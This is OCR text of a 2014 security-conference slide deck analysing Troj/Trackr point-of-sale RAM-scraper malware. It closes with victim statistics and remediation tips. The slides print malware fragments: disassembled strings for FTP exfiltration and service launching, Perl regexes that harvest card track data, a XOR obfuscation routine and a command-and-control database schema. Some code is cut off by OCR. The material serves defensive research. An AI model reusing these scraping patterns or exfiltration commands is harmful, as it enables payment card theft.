
Troj/Trackr-* exfiltration

```
Function VersionToName() As String
  Select Case PEBGetWinVersion
  Case "1.0.0": VersionToName = "Windows 95"
  Case "1.1.0": VersionToName = "Windows 98"
  Case "1.9.0": VersionToName = "Windows Millenium"
  Case "2.3.0": VersionToName = "Windows NT 3.51"
  Case "2.4.0": VersionToName = "Windows NT 4.0"
  Case "2.5.0": VersionToName = "Windows 2000"
  Case "2.5.1": VersionToName = "Windows XP"
  Case "2.5.3": VersionToName = "Windows 2003 (SERVER)"
  Case "2.6.0": VersionToName = "Windows Vista"
  Case "2.6.1": VersionToName = "Windows 7"
  Case "2.6.2": VersionToName = "Windows 8"
  Case Else: VersionToName = "Unknown"
  End Select
End Function
Function GetOsBitness() As String
  Dim ProcessorSet As Object, CPU As Object
  Set ProcessorSet = GetObject("Winmgmts:").ExecQuery("SELECT * FROM Win32_Processor")
  For Each CPU In ProcessorSet
  GetOsBitness = CStr(CPU.AddressWidth)
  Next
End Function
Function sGetOs() As String
  sGetOs = VersionToName & " (x" & GetOsBitness & ")"
End Function
```

Troj/Trackr-* exfiltration



Troj/Trackr-* exfiltration



Troj/Trackr-* exfiltration

```
        ; char aCmdCNetSta[]
20 2F 63+aCmdCNetStart%s db 'cmd /c net start %s',
74 20 73+                                          02430+1021o
FF FF FF+dbl_418270 dq 4.294967295e9 ; DATA XREF: sub_4028B0+4F1r
00 00 00+dbl_418278 dq 1.0           ; DATA XREF: .text:0040299B1r
                                     ; __ms_p5_test_fdiv+2A1r
00 00 40+dbl_418280 dq 1000.0        ; DATA XREF: .text:0040298F1r
        ; char aR[2]
        aR db 'r',0                  ; DATA XREF: sub_4029E0+221o
                                     ; _RTC_GetSrcLine(ulong,char *,int,int *,char * *)+1EE1o
           align 4
        ; char aRansferComplet[]
73 66 65+aRansferComplet db 'ransfer complet',0
6F 6D 70+                            ; DATA XREF: sub_402B60+29D1o
00                                   ; sub_402B60+4241o
        ; char aFtpS_
20 2D 73+aFtpS%s%s%s db 'ftp -s:%s > %s',0
20 3E 20+                                  F: sub_402B60+26B1o
                                     ; sub_402B60+4011o
           align 4
        ; char aOut_txt[]
2E 74 78+aOut_txt db 'out.txt',0 ; DATA XREF: sub_402B60+2491o
                                 ; sub_402B60+3DF1o
        ; char aW[]
        aW db 'w',0                  ; DATA XREF: sub_402B60+1FB1o
                                     ; sub_402B60+3911o
           align 4
        ; char aCmd_txt[]
2E 74 78+aCmd_txt db 'cmd.txt',0 ; DATA XREF: sub_402B60+1E71o
                                 ; sub_402B60+3701o
        ; char aData__d__d__d__d_
61 5F 25+aData_%d_%d_%d_%d_%d_txt 'data_%d_%d_%d_%d_%d.txt',0
64 5F 25+                        ;
        ; char aString_Null[]
69 6E 67+aString!Null db 'string != NULL',0
20 4E 55+                            ; DATA XREF: _sprintf+3C1o
                                     ; _fgets+181o ...
           align 4
```

Anatomy of an Attack

- Majority attacks observed are multi-component.
- Regular Admin tools (or PUAs) may be used to traverse/map the network as well as ex-filtrate data.
- The RAM scraper most likely will be a small component.
- We now look into a PoS RAM scraper attack that we saw against a hotel:

Anatomy of an Attack

```
6C 20 6D 65+aDelMemdump_dmpNul2Nul db 'del memdump\*.dmp >NUL 2>NUL',0
75 6D 70 5C+                        ; DATA XREF: _main:loc_4011F7↑o
           ; char byte_40F3E6
           byte_40F3E6 db 0         ; DATA XREF: dump_memory:loc_4012CA↑o
           ; char aPid_s_dmp[]
64 2D 25 73+aPid%s_dmp db 'pid-%s.dmp',0 ; DATA XREF: dump_memory+BF↑o
           ; char asc_40F
6D 70 69 6E+asc_40F3F2 db 'Dumping private memory for pid %s to %s.dmp...',0Ah,0
70 72 69 76+                        ; DATA XREF: dump_memory+DB↑o
           ; char aDone_[]
6E 65 21 0A+aDone! db 'Done!',0Ah,0 ; DATA XREF: dump_memory+124↑o
           ; char aDone__0[]
6E 65 21 0A+aDone!_0 db 'Done!',0Ah,0 ; DATA XREF: dump_memory+148↑o
72 6F 63 65+aProcessMemoryDumper db 9,'Process Memory Dumper',0Ah,0
61 64 65 20+aMadeByDiablohorn(proudMemberOfKdTe                    ',0Ah,0
55 73 65 20+aUseAsMemdump_exeOptionsPid db 9,9,'Use as: memdump.exe -<options> [PID]',0Ah,0
4F 70 74 69+aOptions db 9,9,'Options:',0Ah,0
09 2D 3F 20+a?ShowThisHelp db 9,9,9,'-? = Show this help',0Ah,0
09 2D 6C 20+aLListAllRunningProcesses db 9,9,9,'-l = List all running processes',0Ah,0
09 2D 73 20+aSShowInfoOnProcessLikePath db 9,9,'-s = show info on Process like Path',0Ah,0
09 2D 66 20+aFDumpPrivateProcessMemoryByPid db 9,9,9,'-f = Dump private process memory by PID',0Ah,0
09 2D 66 20+aFFullPrivateDumpOfAllRunningProcesses db 9,9,9,'-f = Full private dump of all running processes',0Ah,0
           ; char format[]
09 28 50 49+format db '%s',9,'(PID: %u)',9,'Hex: %xh',0Ah,0
20 25 75 29+                        ; DATA XREF: open_process+68↑o
74 65 72 20+aEnterProcessId db 'Enter Process Id: ',0
00          a%d_0 db '%d',0
64 75 6C 65+aModuleSnapshotFailed db 'Module Snapshot Failed',0Ah,0
64 75 6C 65+aModuleSnapshotSucceeded db 'Module Snapshot succeeded',0Ah,0
74 68 65 72+aGatheringModuleInformationFailed db 'Gathering Module information failed',0Ah,0
```

Anatomy of an Attack

```
76 63+aNetsvc_0 db 'NetSvc',0 ; DATA XREF: sub_4014E8+C1o
                              ; sub_40162D+61o ...
61 6C+aInstall db 'install',0 ; DATA XREF: _main+3D1o
76 65+aRemove db 'remove',0   ; DATA XREF: _main+5A1o
67 00 aDebug db 'debug',0     ; DATA XREF: _main+771o
      ; char format[]
72 74+format db 0Ah           ; DATA XREF: _main:loc_4012841o
69 63+    db 'StartServiceCtrlDispatcher being called.',0Ah,0
      ; char aThisMayTakeSeveralSeconds_PleaseWait_[]
20 6D+aThisMayTakeSeveralSeconds_PleaseWait_ db 'This may take several seconds.  Please wait.',0Ah,0
61 6B+                        ; DATA XREF: _main+AF1o
74 53+aStartservicectrldispatcher db 'StartServiceCtrlDispatcher',0
63 65+                        ; DATA XREF: _main+D71o
      ; char ServiceName[]
76 63+ServiceName db 'NetSvc',0 ; DATA XREF: sub_4012E2+81o
65 72+aSetservicestatus db 'SetServiceStatus',0
53 74+                        ; DATA XREF: sub_40138A+891o
      ; char SourceName[]
6F 72+SourceName db 'Network Location',0
63 61+                        ; DATA XREF: sub_40143F:loc_4014B11o
6C 65+aUnableToInstall%s%s db 'Unable to install %s - %s',0Ah,0
```

```
C4 F9 FF FF       call    sub_40143F
C4 14             add     esp, 14h
54 C5 40 00       push    offset command ; "start /min algsvr.exe"
D8 7D 00 00       call    _system
                  pop     ecx
6A C5 40 00       push    offset aStartMinRdpsvr_exe ; "start /min rdpsvr.exe"
CD 7D 00 00       call    _system
                  pop     ecx
00                push    0               ; __int32 *
75 86 00 00       call    _time
                  pop     ecx
D8                mov     ebx, eax
```

Anatomy of an Attack

```
# $date_string = ctime(stat($file)->mtime);
$regextrack1 = '((b|B)(([0-9]{13,16})|([0-9]|\s){13,25})\^[A-Za-z\s0-9]{0,30}\/[A-Za-z\s0-9]{0,30}\^(0[7-9]|1[0
[0-9]|\s){3,50})';
$regextrack2 = '([0-9]{15,16}(D|=)(0[7-9]|1[0-5])((0[1-9])|(1[0-2]))[0-9]{8,30})';
print "State: Loading, please wait...\n";
while (1==1) {
  &recursion($dirmon,0);
  print "State: Monitoring\n" if $monitoring==0;
  $monitoring=1 if $monitoring==0;
  sleep $sleeptime;
```

```
sub encrypt {
  my $stringarr = split(//,$_[0]);
  my @passwordarr = split(//,$_[1]);
  my $result;
  for (my $i = 0, my $j = 0; $i<length($_[0]); $i++, $j++) {
    if ( $j >= length($_[1]) ) {
      $j = 0;
    }
    $result .= $stringarr[$i] ^ $passwordarr[$j];
  }
  return $result;
};
```

SOPHOS


DEMO

Who does PoS malware target?


- Anyone with a

- **http://www.xylibox.com/2012/03/pos-carding.html**

Who has been victimized by Card Data Theft?


- **Source: http://techland.time.com/2013/12/19/the-target-credit-card-breach-what-you-should-know/**

Who does Troj/Trackr-* target?




- **Statistics collected using Sophos Live Protection**

Where does Troj/Trackr-* strike?




- **Statistics collected using Sophos Live Protection**


Popular filenames



Troj/Trackr-* Industrialization



Troj/Trackr-* Industrialization



Troj/Trackr-* Management System

```
mysql> describe commands;
+-------------+---------------------+------+-----+---------+----------------+
| Field       | Type                | Null | Key | Default | Extra          |
+-------------+---------------------+------+-----+---------+----------------+
| taskId      | bigint(16) unsigned | NO   | PRI | NULL    | auto_increment |
| taskNote    | varchar(32)         | NO   |     | NULL    |                |
| taskType    | enum('dlx','upd')   | NO   |     | NULL    |                |
| taskURL     | varchar(260)        | NO   |     | NULL    |                |
| taskLimit   | int(16)             | NO   |     | 0       |                |
| taskCountry | varchar(260)        | NO   |     | NULL    |                |
| taskBuildId | varchar(260)        | NO   |     | NULL    |                |
+-------------+---------------------+------+-----+---------+----------------+
7 rows in set (0.00 sec)

mysql> describe terminals;
+----------+---------------------+------+-----+---------+----------------+
| Field    | Type                | Null | Key | Default | Extra          |
+----------+---------------------+------+-----+---------+----------------+
| id       | bigint(16) unsigned | NO   | PRI | NULL    | auto_increment |
| botIp    | varchar(16)         | NO   |     | NULL    |                |
| botId    | varchar(32)         | NO   |     | NULL    |                |
| buildId  | varchar(16)         | NO   |     | NULL    |                |
| buildVer | varchar(7)          | NO   |     | NULL    |                |
| osVer    | varchar(7)          | NO   |     | NULL    |                |
| cName    | varchar(32)         | NO   |     | NULL    |                |
| cUser    | varchar(32)         | NO   |     | NULL    |                |
| cAdmin   | enum('0','1')       | NO   |     | NULL    |                |
| lastTime | int(32)             | NO   |     | NULL    |                |
+----------+---------------------+------+-----+---------+----------------+
10 rows in set (0.02 sec)
```

Remediation

- Strong Passwords – change defaults
- Updated PoS applications
- Updated/Patched OS
- Install a Firewall
- Use Antivirus
- No remote access
- Restrict access to Internet

Remediation

- Updated PCI-DSS standards?

- **http://www.dbs.com/newsroom/2010/press1000629_NewPOSBEverydayCard.jpg**

Questions?

RSA® CONFERENCE 2014

Latest news	http://nakedsecurity.sophos.com
Podcasts	http://podcasts.sophos.com
Educational Videos	http://www.youtube.com/SophosLabs

Come see us at booth 2701

SOPHOS

#RSAC

RSACONFERENCE2014